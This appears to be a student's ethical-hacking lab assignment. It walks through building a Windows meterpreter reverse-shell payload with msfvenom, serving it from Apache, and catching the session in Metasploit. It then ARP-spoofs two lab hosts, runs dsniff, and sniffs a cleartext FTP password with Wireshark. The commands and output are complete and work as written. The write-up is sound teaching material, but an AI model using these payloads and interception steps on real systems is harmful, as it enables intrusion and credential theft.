

Assignment Day-6

Question 1.

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Answer 1:

Steps:

Check your IP using **ifconfig** command.

Create a Payload.

Start web server.

```
root@kali:~# mkdir /var/www/html/TEST
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -f exe -a x86 LHOST=192.168.183.130 LPORT=4444 -o /var/www/html/TEST/Test.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/TEST/Test.exe
root@kali:~# systemctl start apache2
root@kali:~# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Mon 2020-08-31 19:53:24 IST; 14min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 1661 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 1672 (apache2)
    Tasks: 10 (limit: 4613)
   Memory: 24.5M
   CGroup: /system.slice/apache2.service
           └─1672 /usr/sbin/apache2 -k start
             1673 /usr/sbin/apache2 -k start
             1674 /usr/sbin/apache2 -k start
             1675 /usr/sbin/apache2 -k start
             1676 /usr/sbin/apache2 -k start
             1677 /usr/sbin/apache2 -k start
             1678 /usr/sbin/apache2 -k start
             1686 /usr/sbin/apache2 -k start
             1687 /usr/sbin/apache2 -k start
             1688 /usr/sbin/apache2 -k start

Aug 31 19:53:24 kali systemd[1]: Starting The Apache HTTP Server...
Aug 31 19:53:24 kali apachectl[1661]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive global
Aug 31 19:53:24 kali systemd[1]: Started The Apache HTTP Server.
lines 1-23/23 (END)
```

Download Payload in Victim machine using machine attacker machine webpage.

Open Metasploit console and set multi handler.

Set payload that you created using **set** command.

Set LHOST and LPORT.

Exploit using **exploit** command.

```
root@kali:~# msfconsole -q
[~] ***
[~] * WARNING: No database support: No database YAML file
[~] ***
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.183.130
LHOST => 192.168.183.130
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.183.130  yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.183.130 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.183.130:4444
[*] Sending stage (180291 bytes) to 192.168.183.129
[*] Meterpreter session 1 opened (192.168.183.130:4444 -> 192.168.183.129:49674) at 2020-08-31 20:13:21 +0530

meterpreter > sysinfo
Computer      : WIN-2P0T021FDJH
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 1
```

Question 2.


- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniiff.

Answer 2:-

Made an ftp server using the manage and tools option in the windows server manger.

Checked the ips of the ftp machine and the machine which was supposed to be connected to it as shown in images below.

FTP Server



```
C:\Users\Aayush>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VirtualBox Host-Only Network:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::d06e:c7d2:d2cf:3b8c%7
    IPv4 Address. . . . . : 192.168.56.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter VirtualBox Host-Only Network #2:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::ac47:b533:db95:10ab%3
    IPv4 Address. . . . . : 192.168.158.2
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter Ethernet 2:
```

Machine That was connected

Nmap the full network using **nmap 192.168.183.***.

```

root@kali:~# nmap 192.168.183.*
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-01 23:20 IST
Nmap scan report for 192.168.183.1
Host is up (0.00092s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
2179/tcp   open  vmrpd
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.183.2
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.183.2 are closed
MAC Address: 00:50:56:F5:B8:9B (VMware)

Nmap scan report for 192.168.183.133
Host is up (0.00088s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:C1:DB:CB (VMware)

Nmap scan report for 192.168.183.134
Host is up (0.00095s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
21/tcp     open  ftp
80/tcp     open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:6F:DA:C9 (VMware)

Nmap scan report for 192.168.183.254
Host is up (0.00048s latency).
All 1000 scanned ports on 192.168.183.254 are filtered
MAC Address: 00:50:56:EB:90:89 (VMware)

Nmap scan report for 192.168.183.130
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.183.130 are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 38.39 seconds

```

From nmap scan I got the target ip on which ftp is open that is **192.168.183.134** and the ip which is going to connect it is **192.168.183.133**

Configured the kali machine to forward the packet through it using commands:-

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

```
sysctl -w net.ipv4.ip_forward=1
```

```

root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

```

```

root@kali:~# arpspoof -i eth0 -t 192.168.183.134 -r 192.168.183.133
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:6f:da:c9 0806 42: arp reply 192.168.183.133 is-at 0:c:29:61:63:3a
0:c:29:61:63:3a 0:c:29:c1:db:cb 0806 42: arp reply 192.168.183.134 is-at 0:c:29:61:63:3a

```

```

root@kali:~# dsniff -i eth0
dsniff: listening on eth0

```

Used the wireshark to get the password which is shown in image below

No.	Time	Source	Destination	Protocol	Length	Info
3674	37.866118532	192.168.183.133	192.168.183.134	TCP	60	49724 → 21 [ACK] Seq=35 Ack=109 Win=8084 Len=0
3675	37.866221745	192.168.183.130	192.168.183.133	ICMP	82	Redirect (Redirect for host)
3676	37.866485141	192.168.183.133	192.168.183.134	TCP	54	[TCP Dup ACK 3674#1] 49724 → 21 [ACK] Seq=35 Ack=109 Win=8084 Len=0
4030	43.282088346	192.168.183.133	192.168.183.134	FTP	70	Request: PASS 1234@abcd
4031	43.282149068	192.168.183.130	192.168.183.133	ICMP	98	Redirect (Redirect for host)
4032	43.282208667	192.168.183.133	192.168.183.134	TCP	70	[TCP Retransmission] 49724 → 21 [PSH, ACK] Seq=35 Ack=109 Win=8084 Len=16
4037	43.223472235	192.168.183.134	192.168.183.133	TCP	60	21 → 49724 [ACK] Seq=109 Ack=51 Win=525312 Len=0
4038	43.223531864	192.168.183.130	192.168.183.134	ICMP	82	Redirect (Redirect for host)
4039	43.223596684	192.168.183.134	192.168.183.133	TCP	54	[TCP Dup ACK 4037#1] 21 → 49724 [ACK] Seq=109 Ack=51 Win=525312 Len=0
4264	45.858646332	192.168.183.134	192.168.183.133	FTP	75	Response: 230 User logged in.
4265	45.858717890	192.168.183.130	192.168.183.134	ICMP	103	Redirect (Redirect for host)

Frame 4030: 70 bytes captured (560 bits) on interface 0
 Ethernet II, Src: Vmware_c1:db:cb (00:0c:29:c1:db:cb), Dst: Vmware_61:63:3a (00:0c:29:61:63:3a)
 Internet Protocol Version 4, Src: 192.168.183.133, Dst: 192.168.183.134
 Transmission Control Protocol, Src Port: 49724, Dst Port: 21, Seq: 35, Ack: 109, Len: 16
 File Transfer Protocol (FTP)
 PASS 1234@abcd\r\n
 [Current working directory:]

0000 00 0c 29 61 63 3a 00 0c 29 c1 db cb 08 00 45 02 :ac: : : : : : E
 0010 00 38 67 26 40 00 00 06 a3 3a c0 a8 b7 85 c0 a8 :8&@: : : : : :
 0020 b7 86 c2 2c 00 15 58 9c 2d 4b 5c 83 a5 d9 50 48 :< X -WA P
 0030 11 00 50 cb 00 00 50 41 53 53 20 31 32 33 34 40 :X SS 1234@
 0040 61 62 63 64 0d :abcd

Got password as 1234@abcd